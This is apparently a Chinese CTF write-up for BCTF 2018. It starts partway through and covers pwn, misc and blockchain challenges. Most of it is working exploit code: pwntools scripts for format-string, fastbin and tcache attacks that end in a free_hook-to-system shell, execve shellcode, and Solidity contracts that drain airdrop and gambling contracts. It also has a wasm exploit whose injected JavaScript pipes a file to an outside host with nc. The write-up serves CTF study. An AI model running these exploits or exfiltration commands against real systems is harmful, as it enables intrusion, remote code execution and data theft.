        payload = 'a' * 56
        payload += p64(libc_base + 0x4f322)
        p.sl(payload)
        for i in range(3):
            recved = p.rl(timeout=1)
            p.info('sending..')
            if len(recved) > 4:
                break
            p.s('ls;' + '\x00' * 0x1000)

    p.irt()

if __name__ == '__main__':
    main()

```

hard_core fmt

这个题确实比较神奇，根据文档瞎搞搞出来的。

题目主要代码：

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    __int64 v3; // rax
    __int64 v4; // r8
    __int64 v5; // r9
    int vars0; // [rsp+0h] [rbp+0h]
    __int16 vars4; // [rsp+4h] [rbp+4h]
    __int64 anonymous0; // [rsp+8h] [rbp+8h]
    char vars10; // [rsp+10h] [rbp+10h]
    __int64 anonymous1; // [rsp+18h] [rbp+18h]
    __int64 anonymous2; // [rsp+20h] [rbp+20h]
    __int64 anonymous3; // [rsp+28h] [rbp+28h]
    __int64 anonymous4; // [rsp+30h] [rbp+30h]
    __int64 anonymous5; // [rsp+38h] [rbp+38h]
    __int64 anonymous6; // [rsp+40h] [rbp+40h]
    __int64 anonymous7; // [rsp+48h] [rbp+48h]
    unsigned __int64 vars118; // [rsp+118h] [rbp+118h]

```

```

vars118 = __readfsqword(0x28u);
init();
puts("Welcome to hard-core fmt");
vars4 = 0;
memset(&vars10, 0, 0x100uLL);
vars0 = 0;
my_read(&vars0, 11);
__printf_chk(1LL, ((__int64*)&vars0, -1LL, -1LL, -1LL, -1LL, -1LL, -1LL, -1LL, -1LL, -1LL, -1LL, -1LL);
puts("");
v3 = get_num();
__printf_chk(
    1LL,
    ((__int64) "%p: %s",
    v3,
    v3,
    v4,
    v5,
    *(__int64 *)&vars0,
    anonymous0,
    *(__int64 *)&vars10,
    anonymous1,
    anonymous2,
    anonymous3,
    anonymous4,
    anonymous5,
    anonymous6,
    anonymous7);
gets(&vars10);
return 0;
}

```

一共有14个-1，但是输入只有11个，正常的格式化字符串漏洞，加上有fortify保护，是泄露不出来任何东西的。题目的保护情况是保护全开，所以也有PIE，那么之后的

然后开始瞎搞，翻printf文档看看有没有什么神奇的specifier，比较冷门的那种，之后就找到了这个：

a, A (C99; not in SUSv2, but added in SUSv3) For a conversion, the double argument is converted to hexadecimal notation (using the letters abcdef) in the style [-]0xh.hhhhp±; for A conversion the prefix 0X, the letters ABCDEF, and the exponent separator P is used. There is one hexadecimal digit before the decimal point, and the number of digits after it is equal to the precision. The default precision suffices for an exact representation of the value if an exact representation in base 2 exists and otherwise is sufficiently large to distinguish values of type double. The digit before the decimal point is unspecified for nonnormalized numbers, and nonzero but otherwise unspecified for normalized numbers.

其实我也没看懂他啥意思，然后尝试了一下，发现出来了两个地址。。

```

Welcome to hard-core fmt
%a%a%a%a%a
0x0p+00x0.0000000000001p-10220x0.07ffff7ffe1p-10220x0.07ffff7fed5p-10220x0.0000000000d68p-1022

```

```

pwndbg> vmmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
0x555555554000 0x555555555000 r-xp 1000 0 /pwn/hardcore_fmt
0x555555755000 0x555555756000 r--p 1000 1000 /pwn/hardcore_fmt
0x555555756000 0x555555757000 rw-p 1000 2000 /pwn/hardcore_fmt
0x7ffff79e4000 0x7ffff7bcb000 r-xp 1e7000 0 /lib/x86_64-linux-gnu/libc-2.27.so
0x7ffff7bcb000 0x7ffff7dcb000 ---p 200000 1e7000 /lib/x86_64-linux-gnu/libc-2.27.so
0x7ffff7dcb000 0x7ffff7dcf000 r--p 4000 1e7000 /lib/x86_64-linux-gnu/libc-2.27.so
0x7ffff7dcf000 0x7ffff7dd1000 rw-p 2000 1eb000 /lib/x86_64-linux-gnu/libc-2.27.so
0x7ffff7dd1000 0x7ffff7dd5000 rw-p 4000 0
0x7ffff7dd5000 0x7ffff7dfc000 r-xp 27000 0 /lib/x86_64-linux-gnu/ld-2.27.so
0x7ffff7dfc000 0x7ffff7fee000 rw-p 2000 0
0x7ffff7ff7000 0x7ffff7ffa000 r--p 3000 0 [vvar]
0x7ffff7ffa000 0x7ffff7ffc000 r-xp 2000 0 [vdso]
0x7ffff7ffc000 0x7ffff7ffd000 r--p 1000 27000 /lib/x86_64-linux-gnu/ld-2.27.so
0x7ffff7ffd000 0x7ffff7ffe000 rw-p 1000 28000 /lib/x86_64-linux-gnu/ld-2.27.so
0x7ffff7ffe000 0x7ffff7fff000 rw-p 1000 0
0x7ffff7fff000 0x7ffff7fff000 rw-p 21000 0 [stack]

```

```
0xffffffffffff600000 0xffffffffffff601000 r-xp      1000 0      [vsyscall]
```

所以这两个地址分别在ld前后，但是至少是出来地址了。这个时候发现有一个地址还位于libc之后，根据以前的经验，这个位置一般是TLS的，也就是canary的保存地址，那

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
# vim:fenc=utf-8
#
# Copyright © 2018 anxiety <anxiety@anxiety-pc>
#
# Distributed under terms of the MIT license.
import sys
import os
import os.path
from pwn import *
context(os='linux', arch='amd64', log_level='debug')
context.terminal = ['lxterminal', '-e']

# synonyms for faster typing
tube.s = tube.send
tube.sl = tube.sendline
tube.sa = tube.sendafter
tube.sla = tube.sendlineafter
tube.r = tube.recv
tube.ru = tube.recvuntil
tube.rl = tube.recvline
tube.rr = tube.recvregex
tube.irt = tube.interactive

if len(sys.argv) > 2:
    DEBUG = 0
    HOST = sys.argv[1]
    PORT = int(sys.argv[2])

    p = remote(HOST, PORT)
else:
    DEBUG = 1
    if len(sys.argv) == 2:
        PATH = sys.argv[1]

    p = process(PATH)

libc = ELF('./libc-2.27.so')

def main():
    # Your exploit script goes here
    p.ru('fmt\n')
    p.sl('%a%a%a%a%a')
    p.ru('lp-10220x0.07')
    p.ru('lp-10220x0.0')
    tls_addr = int(p.ru('p-1')[:-3] + '00', 16)
    p.info('tls addr 0x%x' % tls_addr)
    p.sl(str(tls_addr + 0x29))
    p.ru(': ')
    canary = p.r(15)
    #gdb.attach(p)
    if DEBUG:
        libc_addr = tls_addr - 0x500 - 0x60e000
    else:
        libc_addr = tls_addr - 0x500 - 0x60e000 - 0x9000
    payload = 'a' * 0x100 + 'b' * 8 + '\x00' + canary
    payload += 'x' * 16
    payload += p64(libc_addr + 0x4f2c5)
    p.sl(payload)

    p.irt()

def get_libc_offset(p, offset):
    p.ru('fmt\n')
```

```

p.sl('%a%a%a%a%a')
p.ru('lp-10220x0.07')
p.ru('lp-10220x0.0')
tls_addr = int(p.ru('p-1')[:-3] + '00', 16)
p.info('tls addr 0x%x' % tls_addr)
libc_addr = tls_addr - 0x500 - 0x60e000 + offset
p.rl()
#gdb.attach(p)
p.sl(str(libc_addr))
p.ru(': ')
magic = p.r(4)
p.info(magic)
if magic == '\x7fELF':
    return True
else:
    return False

def brute_force():
    for i in range(-0x9000, -0x8000, 0x1000):
        with remote(sys.argv[1], sys.argv[2]) as p:
            try:
                p.info('offset: %x' % i)
                if get_libc_offset(p, i):
                    break
            except Exception as e:
                p.info(e)
                continue

if __name__ == '__main__':
    main()

```

easiest

bug还行，比较明显，delete没有清空，造成double free，没有edit所以不能直接UAF。

题目好像没有给libc，不过赌了一把libc是2.23（因为看题目名字好像是atum出的，他曾经暴露过他用的ubuntu 16.04 [奸笑]，好吧我承认，主要是因为别的我就不会做了，所以就试试呗）

然后就是找fastbin attack能打的地方，因为没办法leak libc，所以老方法（什么malloc hook，free hook就别想了）。

在已知地址范围内（bin里），能打的地方并不多，其中一个就是GOT表之后的data，里边有stdin和stdout的内容（这两个地址差0x10，也就是至少有一个0x8的空白，能搞搞attack的目标，这也是为什么GOT不能直接打，因为不存在这样的条件，满足不了size），所以可以改stdin或者stdout的指针（stdin也可以改，因为前面got的地址可以用）。

最开始尝试改stdin，然后发现，因为是fread一个字节一个字节读的，在读的过程当中，stdin就已经变成无效地址了，所以不能改stdin，那就只剩stdout了，那就改stdout吧，0xd8和还有一个不记得的偏移有意义，需要分别满足指向为0之类的条件，0xd8是vtable偏移，就比较好办），最后就调vtable就好了。

```

#!/usr/bin/env python2
# -*- coding: utf-8 -*-
# vim:fenc=utf-8
#
# Copyright © 2018 anxiety <anxiety@anxiety-pc>
#
# Distributed under terms of the MIT license.
import sys
import os
import os.path
from pwn import *
context(os='linux', arch='amd64', log_level='debug')
context.terminal = ['lxterminal', '-e']

# synonyms for faster typing
tube.s = tube.send
tube.sl = tube.sendline
tube.sa = tube.sendafter
tube.sla = tube.sendlineafter
tube.r = tube.recv
tube.ru = tube.recvuntil
tube.rl = tube.recvline
tube.rr = tube.recvregex
tube.irt = tube.interactive

```

```

if len(sys.argv) > 2:
    DEBUG = 0
    HOST = sys.argv[1]
    PORT = int(sys.argv[2])

    p = remote(HOST, PORT)
else:
    DEBUG = 1
    if len(sys.argv) == 2:
        PATH = sys.argv[1]

    p = process(PATH)

def add(idx, size, content):
    p.ru('delete \n')
    p.sl('1')
    p.ru('(0-11):')
    p.sl(str(idx))
    p.ru('Length:')
    p.sl(str(size))
    p.ru('C:')
    p.sl(content)

def delete(idx):
    p.ru('delete \n')
    p.sl('2')
    p.ru('(0-11):')
    p.sl(str(idx))

def main():
    # Your exploit script goes here

    add(10, 0x110, p64(0x400946) * (0x100 // 0x8))
    add(0, 0x31, 'a')
    add(1, 0x31, 'b')
    delete(0)
    delete(1)
    delete(0)

    add(0, 0x31, p64(0x602082 - 8))
    add(1, 0x31, 'neo is god')
    add(1, 0x31, p64(0))
    #gdb.attach(p, 'b vfprintf')
    add(11, 0x31, 'a' * 6 + '\x00' * 0x10 + p64(0x6020c0 - 0x88))
    p.sl('1')

    p.irt()

if __name__ == '__main__':
    main()

```

houseofatum

three 利用的进一步，这次只有两个chunk可以用。

```

int alloc()
{
    int i; // [rsp+Ch] [rbp-4h]

    for ( i = 0; i <= 1 && notes[i]; ++i )
        ;
    if ( i == 2 )
        return puts("Too many notes!");
    printf("Input the content:");
    notes[i] = malloc(0x48uLL);
    readn(notes[i], 72LL);
}

```



```

    return puts("Done!");
}

```

漏洞点也很明显：指针没有清零：

```

if ( v1 >= 0 && v1 <= 1 && notes[v1] )
{
    free((void *)notes[v1]);
    printf("Clear?(y/n):");
    readn(&v2, 2LL);
    if ( v2 == 121 )
        notes[v1] = 0LL;
    puts("Done!");
}
else

```

当我循环释放一个chunk，直到它进入到 fastbin的时候，我们会发现它的指针会偏移 to chunk header。这是由于 fastbin 和 tcache的指针表示不一样导致的。总结下思路：

1. 通过 uaf 得到heap地址
2. free chunk 使得其达 tcache list 满了，这个时候 chunk 会被放入到 fastbin
3. 修改 fd 指向 heap 头，write tcache_entry[3]: 0x555555757060 ---> 0x555555757010
4. 然后再把 heap 头这个 chunk 拿回来，free 它7次，直到 tcache 满了
5. 这个时候 heap 头的这块chunk 就会被放入到 unsortedbin: 0x555555757000 (size : 0x250)
6. 重新拿回来就能 泄露 libc
7. 由于前面的操作，使得我们拥有了另外一个指向这个chunk 的指针，所以只要修改到 free hook 就行。

```

#coding:utf-8
from swpwn import *
# from pwn import *

io,elf,libc= init_pwn('./houseofAtum','libc.so.6',remote_detail=('60.205.224.216',9999))

libc_base = 0x00007ffff7ddc000
free_hook_offset = 0x3ed8e8
system_offset = 0x4f440

def add(msg):
    sla('Your choice:','1')
    sa('Input the content:',str(msg))

def edit(idx,msg):
    sla('Your choice:','2')
    sla('Input the idx:',str(idx))
    sa('Input the content:',str(msg))

def delete(idx,clear):
    sla('Your choice:','3')
    sla('Input the idx:',str(idx))
    sla('Clear?(y/n):',str(clear))

def show(idx):
    sla('Your choice:','4')
    sla('Input the idx:',str(idx))

add('A')
add('B'*2)

# leak heap
delete('0','n')
delete('1','n')

show(1)
print ru('Content:')
heap_base = raddr()

```

```

heap_base = heap_base - 0x260
lg('heap_base: ',heap_base)

# raw_input('wait to debug')

for i in range(5):
    delete(0,'n')

delete(1,'y')
delete(0,'y')

# raw_input('wait to debug')

payload = "a"*0x30
payload += p64(0) + p64(0xa1)
payload += p64(heap_base + 0x30)
add(payload) #0

add('1') #

#next tcache = heapbase + 0x10
delete(1, "y")

#(0x50)  tcache_entry[3]: 0x555555757030
#(0xa0)  tcache_entry[8]: 0x5555557572a0 (overlap chunk with 0x555555757250(freed) )
add('1',)
delete(0,'y')

#(0x50)  tcache_entry[3]: 0x555555757260 (overlap chunk with 0x555555757250(freed) )
#(0xa0)  tcache_entry[8]: 0x5555557572a0 (overlap chunk with 0x555555757250(freed) )

payload = p64(0)*7 + p64(heap_base + 0x10)
edit(1, payload)

# write tcache_entry[3]: 0x555555757060 ---> 0x555555757010

#(0x50)  tcache_entry[3]: 0x555555757010
#(0xa0)  tcache_entry[8]: 0x5555557572a0 (overlap chunk with 0x555555757250(freed) )

add(p8(0x11))

#now free chunk 0x555555757000 to unsortbin
#addr      prev      size      status      fd      bk
#0x555555757000    0x0      0x250    Used      None    None
#0x555555757250    0x0      0x50     Freed      0x0     None
#0x5555557572a0    0x0      0x50     Used      None    None

for i in range(7):
    delete(0, "n")
delete(0, "y")

#now mov 0x555555757000 -> tcache

payload = p64(0)*7 + p64(heap_base + 0x10)
edit(1, payload)

#(0x50)  tcache_entry[3]: 0x555555757010 (overlap chunk with 0x555555757000(freed) )
#(0xa0)  tcache_entry[8]: 0x5555557572a0 (overlap chunk with 0x555555757250(freed) )
#(0x250)  tcache_entry[35]: 0x555555757010 (overlap chunk with 0x555555757000(freed) )

add(p8(0x11))

show(0)
print ru('Content:')

```

```
libc_base = raddr()+ 0xc143ef# - 0x3ebca0
lg('libc_base: ',libc_base)
```

```
free_hook = libc_base + free_hook_offset
system_addr = libc_base + system_offset
```

```
delete(0,'y')
payload = p64(0)*7 + p64(free_hook-8)
```

```
edit(1, payload)
```

```
raw_input('wait to debug')
```

```
add("/bin/sh\x00" + p64(system_addr))
raw_input('wait to debug')
```

```
ru('Your choice:')
sl('3')
ru('Input the idx:')
sl('0')
io.interactive()
```

easywasm


这道题的主要分析难度在于Wasm文件的逆向。

分析wasm文件可以发现其中包括一个奇怪的导入函数`_emscripten_run_script`，查阅文档可知，这个API是用于在C编译出的Wasm中动态执行JS函数。

查了一下交叉引用发现没有函数调用了`_emscripten_run_script`这个API。

想起今年BlackHat出了一篇关于Wasm漏洞的文章，[Security Chasms of WASM - Black Hat](#)，里面提到了一些基本的Wasm攻击思路。

基本路径是：寻找内存覆盖->覆盖关键内存变量（函数指针）->远程代码执行XSS（在nodejs上也可以说是getshell）。



在`add_person`中`name`长度不受限制，但是`istutor`参数是在`name`之后赋值的。

在`change_name`中`name`长度依然不受限制，所以可以覆盖`istutor`。

在`intro`函数中包含了一个函数指针，而具体的调用函数则与`istutor`的值有关，我们发现当`istutor`的低字节为5时，`istutor`调用的是`_emscripten_run_script`，剩下的就

```
from __future__ import print_function
from pwn import *
import requests
```

```
# remote_url = 'http://127.0.0.1:23333/'
remote_url = 'http://39.96.13.247:9999/'
```

```

req = requests.get(remote_url + 'add_person/?name=hello')
print('add_person:', req.text)
person_id = int(req.text.split('=')[1])

script = """
const exec = require('child_process').exec;
const child = exec('cat flag | nc vps.dagebiegaowo.com 8888',
  (error, stdout, stderr) => {
  });
"""

script = script.replace('\n', '')
print('script:', script)

params = {
  'id': person_id,
  'name': '/*' + '5'*60 + '*/' + script
}
req = requests.get(remote_url + 'change_name/', params)
print('change name:', req.text)

req = requests.get(remote_url + 'intro/?id={}'.format(person_id))
print('intro:', req.text)

```

以上。

Misc

easysandbox

```

print("[+]escape the sandbox!")
sys.stdout.flush()
ELF = sys.stdin.readline()[:-1]
print(len(ELF))
if (len(ELF) > 1048576):
  print("[-]ELF too big!")
  return
elfname = tofile(ELF)
if elfname == "":
  print("[-]base64 please!")
  sys.stdout.flush()
  return
os.system("chmod +x %s" % elfname)
io = process(elfname, env=env)
io.interactive()

```

进到沙箱后，先是判断了下大小，然后 hook 了下 env = {"LD_PRELOAD": os.path.join(os.getcwd(), "scf.so")}, 有点像以前Pwn 通防的套路。

```

v11 = ubp_av;
v10 = init;
v9 = fini;
v8 = rtld_fini;
puts("hook __libc_start_main success!");
handle = dlopen("libc.so.6", 1);
if ( !handle )
  exit(1);
v13 = (__int64 (__fastcall *) (int (__fastcall *) (int, char **, char **), _QWORD, char **, void (*)(void), void (*)(void), void
if ( !v13 )
  exit(2);
if ( (unsigned int)install_syscall_filter() )
  exit(3);
return v13(main, (unsigned int)argc, v11, v10, v9, v8, stack_end, v14);

```

会发现其实是，如果调用libc.so.6 他会进行相关check，那最简单的方法就是...写个汇编...然后编译

```

$ cat 1.asm
section .text
global _start
_start:

```

```

push rax
xor rdx, rdx
xor rsi, rsi
mov rbx, '/bin//sh'
push rbx
push rsp
pop rdi
mov al, 59
syscall

```

编译后，发送过去即可。

BlockChain

Fake3d

薅羊毛攻击：

```

contract father {
    function father() payable {}
    Son son;
    function attack(uint256 times) public {
        for(uint i=0;i<times;i++){
            son = new Son();
        }
    }
    function () payable {
    }
}

contract Son {

    function Son() payable {
        Fake3D f3d;
        f3d=Fake3D(0x4082cC8839242Ff5ee9c67f6D05C4e497f63361a);
        f3d.airDrop();
        if (f3d.balance(this)>=10)
        {
            f3d.transfer(0x4ecdDBF5C4aDBEE2d42bf9840183506Cf27c6D3f,10);
        }
        selfdestruct(0x4ecdDBF5C4aDBEE2d42bf9840183506Cf27c6D3f);
    }
    function () payable{
    }
}

```

攻击完成后，提取flag时发现不对劲，有问题，怀疑winnerlist合约不对，找到了该合约真正的地址，并继续逆向：

<https://ethervm.io/decompile?address=0xd229628fd201a391cf0c4ae6169133c1ed93d00a&network=ropsten>

简单来说，还需要满足用户的地址最后为0x43或倒数2位为0xb1。用<https://vanity-eth.tk/>

爆破，得到地址，转账，获取flag。

EOSGAME

赌博游戏，赌就行了，写个攻击合约在一个block里面多赌几次。20%中100倍奖励，很划算

```

contract EOSGame_exp{
    EOSGame eosgame;

    constructor() public{
        eosgame=EOSGame(0x804d8B0f43C57b5Ba940c1d1132d03f1da83631F);
    }

    function init() public{
        eosgame.initFund();
    }

    function small(uint times) public{
        for(uint i = 0; i < times; i++) {
            eosgame.smallBlind();
        }
    }
}

```



```

with open("perf.sideband", "rb") as f:
    data = f.read()

id1 = []
for i in xrange(38):
    j = 0x218 + 0x38 * i
    buf = data[j + 8:j + 8 + 4]
    id1.append(unpack("<I", buf)[0])

id3 = []
l = 0
for i in xrange(0x1460, len(data) - len(data) % 4, 4):
    v = unpack("<I", data[i:i+4])[0]
    if(l != v and v in id1):
        l = v
        id3.append(v)

s = "9808db9687eb}0{487105ef80110ctf6ff8ec6"
flag = ""
for i in id1:
    j = id3.index(i)
    flag += s[j]
print(flag)

```

mathgame

输入72个数字, 9个一组分为8组, 前4组经过4个不同的函数要求返回值为23333, 后4组要求为77889.

```

f = [1, 1, 2, 6, 24, 120, 720, 5040, 40320] # factorial
ff = f[::-1]

def fn1(val):
    cnt = [len(filter(lambda x:x<val[i], val[i+1:])) for i in xrange(9 - 1)] + [0]
    v = 0
    for x, y in zip(f, cnt[::-1]):
        v += x * y
    return cnt, v

def fn2(val):
    cnt = [0] * 9
    for i in xrange(9):
        cnt[9 - val[i]] = len(filter(lambda x:x<val[i], val[i+1:]))
    v = 0
    for x, y in zip(f, cnt[::-1]):
        v += x * y
    return cnt, v

def fn3(val):
    cnt = [0] * 9
    for i in xrange(9):
        cnt[val[i] - 1] = len(filter(lambda x:x<val[i], val[i+1:]))
    v = 0
    for i in xrange(9):
        v = (i + 1) * v + cnt[i]
    return cnt, v

def rev1(v):
    cnt = []
    for i in xrange(9):
        t = v // ff[i]
        v %= ff[i]
        cnt.append(t)
    s = range(1, 9 + 1)
    val = []
    for t in cnt:
        val.append(s.pop(t))
    return val

def rev2(v):

```



```

cnt = []
for i in xrange(9):
    t = v // ff[i]
    v %= ff[i]
    cnt.append(t)
cnt.reverse()
val = [0] * 9
for i in xrange(9):
    j = 9 - i - 1
    p = 8
    n = cnt[j]
    while(n > 0 or val[p] != 0):
        if(val[p] == 0):
            n -= 1
            p -= 1
        val[p] = j + 1
    return val

```

```

def rev3(v):
    cnt = [0] * 9
    for i in xrange(9):
        j = 9 - i - 1
        cnt[j] = v % (j + 1)
        v /= j + 1
    val = [0] * 9
    for i in xrange(9):
        j = 9 - i - 1
        p = 8
        n = cnt[j]
        while(n > 0 or val[p] != 0):
            if(val[p] == 0):
                n -= 1
                p -= 1
            val[p] = j + 1
    return val

```

```

print(rev1(23333))
print(rev2(23333))
print(rev3(23333))

```

```

print(rev1(77889))
print(rev2(77889))
print(rev3(77889))

```

第四个逆不动了, 根据前三个算法推测每组输入范围应该是1-9的全排列, 可以穷举. 改bin去掉两个exit(-1)再加个死循环.

```

0x401A54 -> 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x401B5C -> 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x401BBE -> FF 23

```

```

from pwn import *
from itertools import permutations

```

```

context.log_level = "warn"
p = process(["qemu-mips", "mathgame1"])
for c in permutations("123456789"):
    payload = "".join(c)
    payload = "167452983327856149162957438" + payload + "295316784823471695186379425" + payload
    p.sendafter("key:\n", payload)
    t = p.recvuntil("bingo!", True)
    if(t.count("fault!") != 2):
        print("".join(c))

```

flag: 167452983327856149162957438125947638295316784823471695186379425514739682

点击收藏 | 1 关注 | 1

[上一篇: XCTF BCTF 2018 W...](#) [下一篇: java代码审计手书\(四\)](#)

1. 0 条回复

- [动动手指，沙发就是你的了！](#)

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)